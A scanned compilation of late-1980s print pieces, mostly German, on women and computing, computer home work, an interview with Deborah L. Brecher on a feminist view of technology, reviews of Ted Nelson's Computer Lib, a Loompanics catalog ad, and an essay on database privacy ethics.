Computer, soll man sie nun ver-teufeln, soll man sie akzeptieren? Ist es eine Technikverweigerung, die Frauen spitze Finger am Computer machen läßt? Oder ist es nur die Folge des Grundsatzes, den jedes Mädchen gelernt hat: Mädchen verstehen nichts von Technik?

### Bekannte Strukturen

Eine Untersuchung von 1986 zeigt, daß im Banken- und Versicherungsbereich sechs Prozent der ArbeitnehmerInnen Computer benutzen. In der öffentlichen Verwaltung und im Handel sind es zirka 20 bis 25 Prozent, und insgesamt setzen 14 Prozent Computer als Hilfsmittel für ihre Arbeit ein. Eine Brigitte-Studie hat im Jahre 1987 die Einstellung zum Computer erfragt, und dabei kam heraus, daß 87 Prozent der befragten Frauen die Computerentwicklung

kritischer als die befragten Männer sehen. Sie haben Angst, daß sich der Kontakt mit den Kollegen verringern könnte, daß Arbeitsplätze vernichtet werden könnten. Es gibt Gesundheitsbelastungen und es gibt die Kontrolle durch den Computer. Wie oft Frauen von ihrem Computerarbeitsplatz weggehen, wie oft sie telefonieren, was sie für Nummern anwählen, all das kann der Computer für den Arbeitgeber ermitteln. Akkordhöchstleistung kann er durch gezielte Disziplinierungen erzwingen. Dennoch: Die prinzipielle Anwendung steht nicht mehr zur Disposition.


Wie aber nimmt Frau Einfluß auf die Entwicklung, Gestaltung und Anwendung neuer Technologien? Frauenspezifische Computer? Das ist so albern wie der Versuch, Frauen den Computer über das Textile nahezubringen. Den Mädchen ist das oft einfach zu blöde, ein kleines Männchen auf dem Bildschirm hin- und herflitzen zu lassen. Inzwischen werden Schnupperkurse für Mädchen angeboten, auch von Gewerkschaftsseite wird vorsichtig Weiterbildung betrieben. Es ist wie überall mit der Macht: Wiedereinmal sollen Frauen, um sie zu erreichen, sich etwas zu eigen machen, das dem männlichen Geist, der männlichen Herangehensweise entspricht. Die Struktur ist männlich, und Frauen haben sich anzupassen. Sie müssen lernen, und das geht nicht über die Nischen und über die Verweigerung. Was für eine Vielfachbelastung!

### Heimarbeit

Die Computerheimarbeit ist weiter verbreitet als viele ahnen. In der Druckindustrie sind es mehr als 2.000 Frauen, die zu Hause am Computer arbeiten. Die Frauen, so ermittelte eine Sozialforschungsgruppe in Dortmund, arbeiten als Selbständige. Sie bekommen einen Werkvertrag, sie garantieren dem Betrieb eine monatliche Leistung, z. B. eine Mil-



# geht den Damen ein Licht auf?



lion-Anschläge. In Flautezeiten ist das ganz übel, weil es dann keine Verträge gibt.

30 Frauen und 25 Männer wurden für einen Forschungsbericht zur Computerheimarbeit befragt, den das Deutsche Jugendinstitut München (DJI) im vergangenen Jahr veröffentlicht hat. Danach sind die ComputerheimarbeiterInnen sehr zufrieden. Auf die Frage, ob sie eine Arbeit außer Hause vorzögen, antwortete die Mehrheit mit Nein. Obwohl es zu Streß und Problemen kommt. Viele Frauen arbeiten ja gerade zu Hause, weil sie Familienarbeit miteinbeziehen. Es stellt sich dann schnell heraus, daß die Kinder stören. Dann wird nachts gearbeitet oder streng zu den Zeiten, wo die Gören außer Haus sind. Das Zuhause sein empfinden infolgedessen viele der Frauen als ambivalent. So sehr ist keine daran gewöhnt sich abzugrenzen, und sich ganz diszipliniert die Zeit einzuteilen. Auch wenn ein Drittel der Frauen sich Putzhilfen leistet, ist immer noch genug im Haus zu tun. Frauen und Männer haben bei Computerheimarbeit weniger Gelegenheit, Freunde zu sehen und Freizeitgestaltung zu betreiben. Bei den Frauen liegt es am zerrissenen Tag, und bei eiligen Aufträgen, die nicht vorhersehbar sind, bei den Männern aber auch unter Umständen an der Computerfaszination. Ein Problem zwanghaft lösen zu wollen, auch wenn es die Gesundheit kostet. Männer in der Familie stellen andererseits fest, daß sie durch die Computerheimarbeit zwangsläufig mehr mit ihren häuslichen Lieben zu tun haben.

Die große Zufriedenheit der ComputerheimarbeiterInnen kommt daher, daß der Computer als eine Herausforderung begriffen wird, die Computerheimarbeit als eine herausfordernde Tätigkeit, deren Erfüllung Selbstbewußtsein hervorruft. Die Frauen kommen aus traditionellen Büro- und Angestelltenbereichen, und die Heimarbeit kann „als Protest der Frauen gegen die hierarchischen Strukturen der Betriebe interpretiert werden“ (DJI). 63 Prozent der Frauen waren vorher erwerbstätig, 25 Prozent waren arbeitslos, und 13 Prozent waren Hausfrauen. Frauen seien mit der Büroorganisation und Computern bestens vertraut, wogegen Managern eher eine Computerangst nachgesagt wird. Wegen dem hohen „Potential weiblicher Kompetenzen“ sollten Frauen danach trachten, höherqualifizierte Computertätigkeiten auszuüben. Beispielsweise die Beratung von Fir-

men, die neue Computersysteme einführen wollen oder die Beratung bei Softwareveränderungen für spezielle Systeme, Tätigkeiten und Funktionen.

Diese Arbeiten, die als höherqualifiziert gelten, und die unter Umständen ziemlich viel Geld einbringen, werden zur Zeit hauptsächlich von Männern gemacht. So fängt auch der Verdienst der Männer genau an der Grenze an, wo der zur Zeit für Frauen aufhört. Frauen geben an, bis zu 2.000 Mark bei Vollzeit zu verdienen, Männer machen es nicht darunter, eher aber weit darüber, nämlich bis zu 10.000 Mark.

Dabei könnte der Computer den Frauen weit mehr bieten. Steht er einmal in der Wohnung, fordert er geradezu heraus, sich mit ihm zu beschäftigen. Austüfteln, Ausprobieren, Lernen. Die Möglichkeiten, sich weiterzuqualifizieren ohne Ausbildungsnachweise und Zertifikate, sind in dieser „Nische auf dem Arbeitsmarkt“ noch gegeben.

### Höherqualifizieren?

Frauen haben einen weiblichen Lernstil, behauptet die Autorin des ersten Frauencomputer-Lehrbuchs Deborah L. Brecher (siehe auch Interview). Frauen lernen eher ganzheitlich, wie etwas funktioniert und warum. Der Mann dagegen drückt auf die Tasten und wartet was passiert. Während Frauen das Ganze verstehen wollen, reicht es Männern, erst mal auszuprobieren, und nach und nach zu verstehen oder auch nicht. Grund ist die Regelorientiertheit der Jungenspiele (Handball) im Gegensatz zu den Mädchenspielen, die prozessorientiert seien. Außerdem fehlt Frauen im allgemeinen die Erfahrung mit *Schemazeichnungen*. Sie haben in ihrer Kindheit nie *Flugzeugmodelle* zusammenbauen müssen. In Sachen Chaosproduktion sind Frauen aufgrund ihrer Verantwortlichkeit im häuslichen Bereich auch vorsichtiger. Deswegen experimentieren sie vorsichtiger. Die sprichwörtliche Zaghaftheit von Frauen hat also einen sehr klugen Hintergrund.

Im Lehrbuch von Brecher ist das alles berücksichtigt. Fachausdrücke werden erklärt. Sie nimmt Analogien und Beispiele aus dem Umkreis der weiblichen Erfahrungen (z.B. vergleicht sie manches mit dem Backen, was einem vielleicht etwas komisch vorkommt, aber es sogleich auch verständlicher macht).

Ziel ist die Auflösung von Tech-



nophobie hin zur mutigen Qualifikation. Denn wer bestimmt heute die Beschäftigungspolitik im technischen Bereich? Wer bestimmt, wie und welche Computer eingesetzt werden? Und wer hat dann die Last mit der Anwendung? Die Propaganda kommt einem ein bißchen naiv vor, wenn man bedenkt, wie hoch das Interesse gerade an niedrigen Arbeiten am Computer ist. Bei einer Umverteilung der geschlechtsspezifischen Computerarbeit, müßten die Männer mangels besserer Angebote eben auch „niedere“ Arbeiten verrichten. Es wäre sowieso besser, wenn sie es täten, denn sie werden bekanntlich nicht schwanger. In Kalifornien hat man festgestellt, daß Frauen, die mehr als 20 Stunden in der Woche am Bildschirm arbeiten, doppelt so oft Fehlgeburten haben wie andere Frauen. Ein Gespräch: A meint, Kinder an Computern würden kein prozessuales Denken mehr lernen, keine Zufälle beim Spiel, es würde im Grunde eine Verarmung stattfinden, das Prozeßhafte im Leben und im spielerischen Erfahren des Lebens völlig verschwinden. Aber die Kinder, die Computer spielen, gucken seltener Glotze, halte ich dagegen. Sie probieren, sie spielen Abenteuerspiele, in denen sie die Hauptrolle haben, sie kämpfen gegen eine „objektive Macht“, den Computer, an, schließlich gewinnt der, aber sie haben den Erfolg des Absurden. Der Computer stellt ihnen Aufgaben, die sie lösen müssen.

Durch den Computer werden sie herausgefordert, und sie wissen, daß es eine Maschine ist. Einsame Kinder, was hätten sie sonst heutzutage. Ich hatte Steckbausteine, da versuchte ich, Kauf läden und Puppenstuben draus zu basteln. Es ist mir nie gelungen, und hat in mir die tiefe Überzeugung hinterlassen, daß, je mehr ich mich anstrenge, etwas zu leisten, umso weniger dabei herauskommt, und eben Aufgebautes immer wieder zusammenkracht. Nicht so das Computerkind. Zunächst tut der Computer immer das, was man sagt. Er tut auch das, was man will, vorausgesetzt, bestimmte Regeln werden eingehalten. Beim Steckbaukasten ist die Zerstörungsgefahr viel größer. Obwohl man strikt die Regeln einhält (die Steine ineinandersteckt) ist noch längst nicht gesagt, daß das dabei herauskommt, was man sich vorgenommen hat. Beim Computer geht's, oder es geht nicht, und wenn es nicht geht, ist es nicht so schlimm, weil es ja eine Maschine ist. Ein Ding, von dem man immer wußte, daß man ihm eigentlich nicht gewachsen ist. Die Bausteine dagegen sind viel verletzlicher, roher, man ist viel zu sehr mit ihnen identifiziert.

Dieses Männerspielzeug, dessen einziges Geheimnis ein „Gehirn“ ist, das zusammenzählen und vergleichen kann, das sich dämonisch aufblähen läßt, weil man mit ihm Dinge tun kann, die man in der Geschwindigkeit niemals



# Ein Computerbuch für einen weiblichen Lernstil

Deborah L. Brecher, Autorin von „GO STOP RUN“ plädiert für das Verständnis der Technologiesprache

**taz: Ein Computerbuch für einen weiblichen Lernstil. Wendest Du mit dem Schlagwort der „Ganzheitlichkeit“ beim Lernen nicht ein Defizit von Frauen in ein Positivum um?**

**Deborah L. Brecher:** Ich denke nicht, daß es ein Defizit ist. Zum Beispiel müssen alle Kinder das Schreiben mit der rechten Hand erlernen, selbst wenn sie linkshändig sind, was nicht gut für sie ist. Ich denke, das ist dasselbe. Frauen werden gerade im technischen Bereich mit meinem Lernstil, nämlich dem nach Regeln konfrontiert, der nicht der ihre ist, und werden sich deshalb von der Materie ab.

**Die negativen Auswirkungen des Computereinsatzes auf Frauenarbeitsplätzen sind bekannt. Wo siehst Du die Chancen für Frauen?**

Für mich ist die große Frage, wie die Technologie umgesetzt wird. Eigentlich sollten Computer die Wirkung haben, daß die Arbeit erleichtert wird. So ist es aber gewöhnlich nicht. Das heißt für mich, daß die Anwendung von Computern falsch ist. Es liegt nicht an der Technologie selbst, sondern daran, wie sie umgesetzt wird. Z.B. wenn wir Technologie richtig benutzen würden, da würde es dann irgendwann keine „Tippsen“ mehr geben. Irgendwann müßte die Trennung der Arbeitsberichte, daß die eine tippt, was die andere sich ausgesprochen hat, aufgehoben werden. Diese Trennung ist absurd, zumal jetzt schon kleine Jungen am Computer tippen lernen. Dieser Teil der Arbeit muß rückintegriert werden in die ganze Arbeit von schriftlicher Produktion, wodurch sich für Frauen andere, interessantere Tätigkeiten erschließen könnten, als das Tippen von Gedanken anderer.

Die Amerikaner haben sich in Schweden umgesehen und gesehen, daß sie dort bessere Autos produzieren, weil die Leute dort in Teams arbeiten und das Endprodukt, was sie selber hergestellt haben, als Ganzes sehen. Die Amerikaner haben einerseits davon gelernt, andererseits stellen sie jetzt Computer in die Büros, wobei eine Frau den ersten Entwurf tippt, eine andere die Korrekturen macht etc., so daß sie nie ein Endprodukt sehen und sagen können: das habe ich fertiggestellt.

**Du hältst es für wichtig, daß sich mehr Frauen als bisher mit der Computertechnologie beschäftigen,**

**weil „das neue elektronische Zeitalter auch die weibliche Sensibilität reflektieren muß“. Kannst Du Deine Vorstellung von weiblicher Einmischung und deren Folgen etwas verdeutlichen?**

Die eine Frage ist die der femininen Sensibilität und die andere ist für viele Frauen einfach die Frage: Wie kriege ich einen Job? In den USA ist es schon so, daß du ohne Computerkenntnisse aus dem Rennen bist. Da gibt es zwei Gruppen. Kannst du mit dem Computer arbeiten, stehen dir die Türen offen, kannst du es nicht, gibst es für dich die niedrigen manuellen Arbeiten. Für viele Frauen ist es sehr wichtig, die Wahl zu haben, einen einigermaßen guten Job zu bekommen. Zum anderen Teil der Frage. Da gibt es eine bestimmte Art von Leuten, die keine anderen Beziehungen in ihrem Leben außer der zu ihrem Computer haben. Ich nenne sie Nürds, und ich habe noch nie einen weiblichen Nurd getroffen. Ich denke, daß Frauen dem realen Leben mehr verhaftet sind, und das rührt daher, daß Frauen, Mütter, Töchter, Schwestern sind. In den USA ist das Verhältnis der Töchter zu den Eltern anders als das des Sohnes zu ihnen. Frauen kümmern sich mehr um ihre Beziehungen. Es gibt auch Männer, die sich unterstützen, um Leben bemüht, verhalten, aber das sind dann meist „softmen“, die auch nicht viel mit Technologie tun haben wollen. Natürlich sind nicht alle Männer in der Computerbranche Nürds. Aber es ist bemerkenswert, daß man keine Frau findet, die sich total abkoppelt und als Primärbeziehung den Computer hat. Ich bin froh, wenn mehr Frauen und diese andere Sorte Männer in diese Industrie gehen, und umgekehrt habe ich Angst bei der Vorstellung, daß all die Technologie von Leuten geschaffen und eingesetzt wird, die Maschinen so sehr lieben.

**Du schreibst, daß Du eine „feministische Auffassung von Technik“ vertrittst. Was heißt das für Dich, und wie könnte die sich in der Computertechnologie niederschlagen?**

Wenn du ein System entwirfst, ob es sich nun um Computer oder eine andere Technologie handelt, ist es wichtig, nicht nur ein Einzelteil zu sehen, sondern sich das ganze System erst vorzustellen. Es wird immer nur geguckt, welche Aufgabe der Computer erfüllen soll, und nicht auf die Person geachtet, die mit

Menschen sind. Das ist typisch Nurd, etwas ohnehin problematisches zu machen, und es dann auch noch downtown aufzubauen. Das ist ein Denken, das Menschen nicht einbezieht. Desgleichen gibt es bestimmte Datenbanken, die nicht eingetriggert werden sollten, bestimmte Informationen, die nicht im Verbund sein sollten, weil das System definitiv kaputtgehen wird, d.h. jemand bekommt Informationen, die er nicht haben sollte. Wenn alle Systeme irgendwann zusammenbrechen, ist es angebracht zu überlegen: Kannich das Risiko eingehen, das sich aus den Konsequenzen ergibt? Du planst den Zusammenbruch in deinen Entwurf ein, und ich bin sicher, daß einige Informationssysteme zwar möglich sind, aber nicht gebaut werden sollten. (...)

Deswegen habe ich das Buch geschrieben, mit dem Gedanken, daß wir die Technologiesprache besser verstehen. Wir alle sollten diese Sprache lernen, um politisch wirksam arbeiten zu können.

*Das Interview führte Christine Engel*



Deborah L. Brecher

Foto: taz-Archiv





selbst machen könnte, ist letztlich nur ein *Verrichter* verschiedener Tätigkeiten.

### Amiga

Vor ein paar Wochen war ich auf einer Computerausstellung in Berlin. Da ich keine Ahnung von Computern habe, wußte ich nicht, um was es sich bei dieser Ausstellung handelte.


Die fremde Welt teilte sich schon beim Eintritt mit. Geht man auf eine Ausstellung und sagt, daß man keine Ahnung hat? Die Juppies an der Kasse sind freundlich. Schließlich bin ich eine Frau, mir wird zugestanden, keine Ahnung zu haben. Eine andere organisatorische Mitarbeiterin dort hat auch keine Ahnung, sie hat aber auch keine Zeit, mich herumzuführen. Wir befinden uns in den „Festsälen“ im Berliner Arbeiterviertel Neukölln. Hier werden sonst Politveranstaltungen von den Kommunisten gemacht. Der Festsaal sieht ziemlich heruntergekommen aus, ocker-schäbig mit gelbem Licht und armen Leuten. Hier also das Neueste und Wunderbarste, was es angeblich auf dem Computer-Markt gibt. „Amiga“ (die Freundin) heißt die Wundermaschine. Ist es Absicht oder Zufall, daß die glänzende teure Welt der Computerästhetik mit ihren vielen Informationsmappen mit kleinen Geschenken, die genauso glänzen, und dem ganzen eierschalfarbenen Gerät hier überhaupt nicht zur Geltung kommt? Eine freundliche Dame von der veranstaltenden Firma Technic-Support in Berlin, versucht mir ein paar Dine zu erklären. Mindestens dreihundert Leute stehen neugierig gebeugt vor den Geräten. Männer, Väter und Söhne, mit merkwürdig symbiotischem Gesichtsausdruck. Und die meisten haben ausgebeulte Hosen und unter Garantie keine vollen Portemonnaies. Das Neue und Bahnbrechende an „Amiga“, er (sie?) ist seit rund zwei Jahren auf dem Markt, ist die Möglichkeit Text und Bild per Videokamera miteinander zu vermischen und das mit einem erschwinglichen Computer. Man hat eine „Maus“ in der Hand und malt direkt auf den Computer.

Mich als Laien, beeindruckt das gar nicht so sehr, weil ich sowieso davon ausgehe, daß man mit Computern alles möglich machen kann. „Amiga“ gebe Einblick in eine ganz neue „Computerphilosophie“. Lobend wird hervorgehoben, daß man mit „aufgerüstetem“ Amiga ganze Bilder zerstückeln, und wieder neu zusammensetzen kann. Bunt! Man zeichnet nicht mehr, sondern man nimmt einen kleinen Ausschnitt auf den Monitor, macht ihn groß und drückt ihn irgendwo drauf, so daß lauter kleine Kästchen in blau, in verschiedenen Blaus, mal eine Reihe so, mal eine Reihe so, mal bißchen weiß, noch drei Kästchen hoch und wieder zurück, und zwei halbe rosa Kästchen, zum Rand hin dunkler rosa, ich komme gar nicht so schnell mit, und fertig ist das blaue Auge. „Amiga“ ist etwas fürs Grafikgewerbe. Mit Amiga kann man Filme machen, Trickfilme. Mit zitternden Händen, weichen Knien blättere ich die ganzen Geschenke noch im Auto durch. Werbegeschenke, weiß ich ja. Trotzdem eine Computerzeitung, ein Buch zur Software. Unverständlich — nicht kompatibel — außer einer gewissen „Umrüstung“.


Ein Computer wie der oben beschriebene fördert den Perfektionismus und den Größenwahn. Man kann alles kaputt machen, verändern und wieder ganz machen. Die Realität nach eigenem Gutdünken verändern, das lockt Allmachtsgefühle hervor, ist schädlich für labile Menschen. Nicht alle sind labil, und warum sollen nicht auch Frauen ihre Allmachtphantasien an einer Maschine wieder üben? Gleichheit für Allmacht!

Zum Schluß noch ein Zusammenhang: „Es gibt in der Natur keine isolierten Bausteine, wie es noch Newton dachte, sonderndie Natur ist ein kompliziertes Netzwerk von Zusammenhängen zwischen verschiedenen Strukturen, die ein Ganzes bilden“, sagt Fritjof Capra, und das eher moralische Ganzheitsbemühen der New Age-Bewegung mit der starken Abkehr von richtig oder falsch trifft haargenau auf die Brutalität und Zerstückelungsfähigkeiten der Computerlogik.

Mit freundlicher Genehmigung der „taz“ entnommen



### Loompanics' Greatest Hits



Articles & Features from  
**THE BEST BOOK CATALOG IN THE WORLD**

### LOOMPANICS' GREATEST HITS The Collected Articles, Interviews and Features from The Best Book Catalog in the World

*Heresy, Contra-Orthodoxy, Survival, Self-Reliance, Life Extension, Privacy, Tax Avoidance...* The Loompanics Unlimited Book Catalog has long been an indispensable information source for independent-living, independent-thinking people. *Liberate Yourself First!* is the Loompanics philosophy — a self-reliant view often expanded upon in the articles, interviews and features that we provide between the pages and pages of self-reliance books that fill our Main Catalog.

Many of our customers have inquired about the availability of these articles and features, run in past editions of **The Best Book Catalog in the World** and its Supplements. Now we have collected ALL of these thought-provoking features into one big book!

What kind of material can you find in this compendium of counter-culture cogitation? Just get a load of this:

#### Interviews:

Barry Reid on Fake ID ★ Brad Steiner on Self Defense ★ Michael Kuzma on Mail Drops ★ Kurt Saxon on Survival ★ Carl Dorski on Crime ★ R.W. Bradford on Financial Privacy ★ Eddie the Wire on Locks ★ M. Harry on Investigative Reporting ★ Michael Marotta on Codes ★ A Libertarian C.P.A. on Taxes ★ Burgess Laughlin on The Black Market.

#### Articles:

Personal Strategies for Liberty ★ Finding a Mate ★ Death & Taxes: Gordon Kahl and the IRS ★ Using Money Orders to Protect Your Financial Privacy ★ Gun Control as Class Warfare ★ The "Star Wars" Theory of National Defense ★ Libertarian Warfare for Fun & Profit ★ In Praise of Vengeance ★ The Reasons Behind Abundance & Scarcity ★ A New Look at the Declaration of Independence and the Revolutionary War.

#### Features:

Squatting on Public Land ★ Situationist Comics ★ Finding Your Place in the Sun ★ Aphorisms of a Pessimist ★ And More!

The articles, interviews and features are arranged by topic in the following sections: ★ Breaking Free ★ Taxes ★ Privacy ★ Self Defense ★ War & Survival ★ Crime and Punishment ★ Other Features. All in all, an amazing collection of creative ideas, practical advice, and just plain fun!

Some of the most provocative and outrageous articles and ideas of recent years! Enjoy!

1984, Large 8 1/2 x 11, 80 pp, soft cover.  
**LOOMPANICS' GREATEST HITS**

# Computer Lib/Dream Machines

IF  
COMPUTERS  
ARE THE  
WAVE OF  
THE  
FUTURE,  
DISPLAYS  
ARE THE  
SURFBOARDS.

## Computer Lib/Dream Machines

Ted Nelson started the entire genre of mainstream computer books in 1974 with a *Whole Earth Catalog*-sized polemic called *Computer Lib/Dream Machines*. Like an *Ace* pulp science-fiction novel, it came in two halves, bound upside-down together. The "Lib" side was a tourist guide to available computers and the corporate politics behind them; the "Dream" side showed us evanescent innovations that (Nelson knew) would reshape everyone's lives. (One of these nascent innovations was "Hypertext" — in which text or pictures contain "links," or passages through which people can metaphorically leap to other information important to them. Nelson is the most prominent popularizer of this idea, which he has devoted much of his working life to developing, and which is now itself linked with various suddenly prominent programs like HyperCard and the forthcoming Lotus Agenda.)

Now Nelson has voraciously updated both halves of his old book. The format is (a bit too much) old stuff updated copiously with brilliant new stuff. Amidst viciously well-targeted assessments of machines, metaphors, and manufacturers, you will be guided through hacker in-jokes and skilled pithy judgements. Nelson is sometimes justly criticized for quirkiness and self-indulgence; but he has an innate ability to judge the significance of particular technologies, shared by few other writers. He has, in this edition, also recreated what was then and is still the most fun-to-read computer book of all time.


—Art Kleiner

### Computer Lib/ Dream Machines

Ted Nelson  
1987; 330 pp.

**\$18.95**

(\$20.95 postpaid) from:  
Microsoft Press  
Attn.: Consumer Sales  
16011 36th Way/Box 97017  
Redmond, WA 98073-9717  
800/426-9400  
or Whole Earth Access



The problem  
is not  
software  
"friendliness."  
It is  
conceptual  
clarity. A  
globe does  
not say  
"good  
morning." It  
is simple  
and clear,  
not  
"friendly."

- The ALL-PURPOSE Machine  
Computers are COMPLETELY GENERAL, with no fixed purpose or style of operation. In spite of this, the strange myth has evolved that computers are somehow "mathematical."

Actually von Neumann, who got the general idea about as soon as anybody (1940s), called the computer  
**THE ALL-PURPOSE MACHINE.**

(Indeed, the first backer of computers after World War II was a maker of multi-lightbulb signs. It is an interesting possibility that if he had not been killed in an airplane crash, computers would have been seen first as text-handling and picture-taking machines, and only later developed for mathematics and business.)

We would call it the All-Purpose Machine here, except that for historical reasons it has been slapped with the other name.

But that doesn't mean it has a fixed way of operating. On the contrary.  
**COMPUTERS HAVE NO NATURE AND NO CHARACTER,**

save that which has been put into them by whoever is creating the program for a particular purpose. Computers are, unlike any other piece of equipment, perfectly BLANK. And that is how we have projected on it so many different faces.

## IT'S ALL COMPUTERS

Somewhere  
inside almost  
every object,  
these days, is  
a little pro-  
cessor.  
Elevators,  
drink ma-  
chines, gas  
pumps, the  
jammed cash  
register that  
just happens  
to be holding  
up your  
line—all  
have pecu-  
liarities  
based on  
how some  
programmer  
thought  
about the  
problem.


## Release 1.0

The most literate and informed writing on the technology of thinking comes on the gray, typewritten pages of this very expensive newsletter. For many of its subscribers, it's an unbelievable bargain. Instead of tramping to the computer industry's most tantalizing conferences, they can read Esther Dyson's personable reports, and soak up more than they would by being there. Dyson deciphers esoteric technical issues into oh-I-get-it! language, further refined by an impenetrable filter against PR hype. Moreover, she has an unerring nose for the significant consequence. Talk a library into subscribing.

—Kevin Kelly


My favorite computer read is *Re-  
lease 1.0*, a pricey monthly from

## NON-COMPUTER PERSON'S VIEW OF THE WORLD



My position on television is that television is movies that follow a slotted schedule. The time-slot decrees the nature of television just as surely as the time-slot decrees the nature of schooling in our current system.

## PUBLIC REPOSITORY SYSTEM WITH PLURALISTIC RE-USE, publication by users



From *Literary Machines* 87.1.





# EINE DATENBANK – ETHIK EIN POSITIVES FEMINISTISCHES MODELL

Gravierende Probleme ergeben sich aus Datenbankanwendungen wie Auskunfteien. Es gibt bereits Unternehmen, die gegen Bezahlung ein Dossier zu Ihrer Person anlegen. Über ihre an ein Modem angeschlossenen Computer durchsuchen sie zahlreiche öffentlich zugängliche Datenbanken. In den Volkszählungsunterlagen sind Angaben über das durchschnittliche Jahreseinkommen enthalten. Die Kfz-Zulassungsstelle, Grundbucheintragen und andere harmlos anmutende Informationen können Rückschlüsse auf Ihre Kreditwürdigkeit zulassen. Es kann also ein umfassendes Bild von Ihrer Person erstellt werden.

Ein beängstigender und wenig beachteter Eingriff in die Privatsphäre ist dadurch gegeben, daß viele Vereine, Unternehmen und Zeitschriften ihre Adressenlisten ohne die Erlaubnis ihrer Mitglieder, Abonnenten oder Kunden verkaufen. Auskunfteien und sogar Behörden können diese Listen erwerben. Welche Zeitschriften Sie lesen, sagt sehr viel über Ihre politische Gesinnung aus. Auch Geschäfte, in denen Sie einkaufen, lassen Rückschlüsse auf Ihre Lebenshaltung zu. Das Finanzamt in den USA kommt mit Hilfe dieses Verfahrens Personen auf die Schliche, die keine Steuern zahlen (Für Personen, die ihr Einkommen zu niedrig ansetzen, wurde diese Methode bisher noch nicht verwendet). Es werden Adressenlisten von eleganten und teuren Zeitschriften gekauft. Mit Hilfe von Computern werden daraufhin die Namen überprüft um festzustellen, ob die angeblich wohlhabenden Abonnenten auch Einkommensteuererklärungen eingereicht haben.

Die »Big Brother«-Gesellschaft Orwells ist auf unbehagliche Weise näher gerückt. Es gibt leider keine Gesetze, die den Handel mit Informationen regeln. In einigen Branchen, etwa dem Bankbereich, gibt es glücklicherweise Regelungen. Im allgemeinen jedoch darf jeder Informationen kaufen und verkaufen. Es gibt zwar in den USA den Freedom of Information Act, der den Bürgern jedoch nur das Recht einräumt zu erfahren, welche Informationen eine Behörde über sie gespeichert hat. Es wird hingegen keineswegs geregelt, welche Informationen ein Privatunternehmen oder eine Behörde über eine Einzelperson speichern oder verkaufen darf.

Fast jeder kann irgendwelche Schreckensgeschichten berichten, die ihm im Zusammenhang mit gespeicherten Informationen widerfahren sind. Falsche Daten, die sich in eine Datei eingeschlichen haben, können Sie regelrecht verfolgen. Es kann passieren, daß Sie für kreditunwürdig erklärt werden, die Überweisung einer Kaufhausrechnung verspätet ankommt oder Sie einen bereits bezahlten Strafbettel noch einmal zahlen sollen. Aufgrund der sich aus falschen Informationen ergebenden Probleme unterliegen die Banken gesetzlichen Regelungen. In fast allen Staaten der USA sind Sie befugt, jederzeit Einsicht in die über Sie angelegte Bankakte zu nehmen. Wenn Ihnen ein Kredit verweigert wurde, muß Ihnen die Bank kostenlos eine Kopie Ihrer Akte zustellen; ansonsten müssen Sie hierfür bezahlen. Aber was ist mit all den anderen Akten, die über Sie angelegt wurden?

## Ein bescheidener Vorschlag

Ich persönlich plädiere für die Auflage, daß jedes Unternehmen und jede Behörde, die Daten über Sie gespeichert hat, Ihnen jedes Jahr eine Kopie derselben zuschicken muß. Die Daten befinden sich bereits im Computer und können daher ohne großen Aufwand ausgedruckt und Ihnen zur Verfügung gestellt werden. Bei Banken ist dies bereits üblich. In regelmäßigen Abständen erhalten Sie Kontoauszüge, so daß Sie die Korrektheit der Bankabrechnungen nachprüfen können. Warum sollte ein Privatunternehmen, das sein Geld mit Informationen über Sie verdient, nicht dasselbe tun? Die damit verbundenen Belastungen dürfen allerdings nicht den einzelnen Personen aufgebürdet werden. Sie dürfen nicht gezwungen sein, Ihre Zeit und Mühe darauf zu verwenden, bei jedem Unternehmen Ihre Akte anzufordern, das Informationen über Sie gespeichert

hat. In diesem Fall würden nur wenige von ihrem Recht Gebrauch machen und Fehler in den Dateien sowie falsche Informationen meistens unentdeckt bleiben (wie würde man überhaupt von der Existenz der gespeicherten Daten erfahren?).

## Eine Datenbank-Ethik — ein positives (feministisches) Modell

Nachdem ich Sie vor den schlimmsten Folgen des Mißbrauchs von Computer-Datenbanken gewarnt habe, möchte ich eine interessante Möglichkeit aufzeigen, wie eine Datenbank unter Einbeziehung moralischer Gesichtspunkte konzipiert sein kann.

Die Einrichtung von Datennetzen gehört zu den positiven neuen Möglichkeiten, die sich durch die Nutzung von Datenbanken ergeben. 1981 machte ich eine interessante Beobachtung. In den USA gab es zahlreiche Fraueninitiativen, die daran gescheitert waren, daß zu wenig Leute von ihrer Existenz wußten. Ihre Aktivitäten waren dringend notwendig; sie umfaßten die Bereiche Frauenhäuser, Krisenintervention bei Vergewaltigungen, Rechtshilfe für besondere Frauengruppen, zum Beispiel Geschäftsfrauen, alte Frauen und Frauen aus Minderheiten; ferner auch Beiträge zur Frauenkultur, wie Kleinverlage für Frauenbücher und Produktion von Kunst, Musik, Theater und Film von Frauen. Leider fehlte selbst den erfolgreichsten Initiativen das Geld, um sich in der Presse oder im Radio, ganz zu schweigen vom Fernsehen, Werbung leisten zu können. Daher blieben ihre Aktivitäten den Frauen, die sie ansprechen wollten, weitgehend unbekannt. Andererseits hatten Frauen, die Kontakt zu diesen Initiativen suchten, keine Möglichkeit, sie zu finden.

Als Unterstützung für diese Gruppen richtete ich unter dem Namen *The National Women's Mailing List* (Landesweites Anschriftenverzeichnis für Frauen) eine elektronische Datenbank ein. Dieses vernetzbare Anschriftenverzeichnis sollte als Beispiel für eine elektronische Datenbank dienen, in der Informationen über Personen nach feministischen (moralischen) Prinzipien gespeichert sind.

Ich bezeichne diese Prinzipien nicht deswegen als feministisch, weil sie auf Frauen beschränkt sind, sondern weil sie am eindringlichsten von Frauen artikuliert wurden, die sich als Feministinnen mit diesem Thema auseinandergesetzt hatten (zum Beispiel Judy Smith vom *Women and Appropriate Technology Network* und Corky Bush von der *American Association of University Women*). Im einzelnen handelt es sich um folgende Prinzipien:

- Anerkennung der Rechte der Einzelnen
- Die Beteiligten haben die Kontrolle über das System
- Die Anwender sind an der Gestaltung des Systems beteiligt
- Im voraus erkennen, was die Folgen eines Systemausfalls sind. Und dieser Ausfall kommt *unvermeidlich*!

## Das Anschriftenverzeichnis für Frauen

Ich möchte anhand der *National Women's Mailing List* erklären, was diese Prinzipien in der Praxis bedeuten. Die meisten elektronisch gespeicherten Anschriftenlisten werden einfach dadurch geschaffen, daß Personenverzeichnisse gekauft und in einer Datenbank zusammengefaßt werden. Die Betroffenen wissen nichts davon und werden auch nicht um ihre Zustimmung gebeten. Unser Anschriftenverzeichnis dagegen beruht auf Freiwilligkeit. Um aufgenommen zu werden, müssen Sie ein spezielles Erfassungsformular unterzeichnen, sei es als Einzelperson oder als Frauenorganisation.

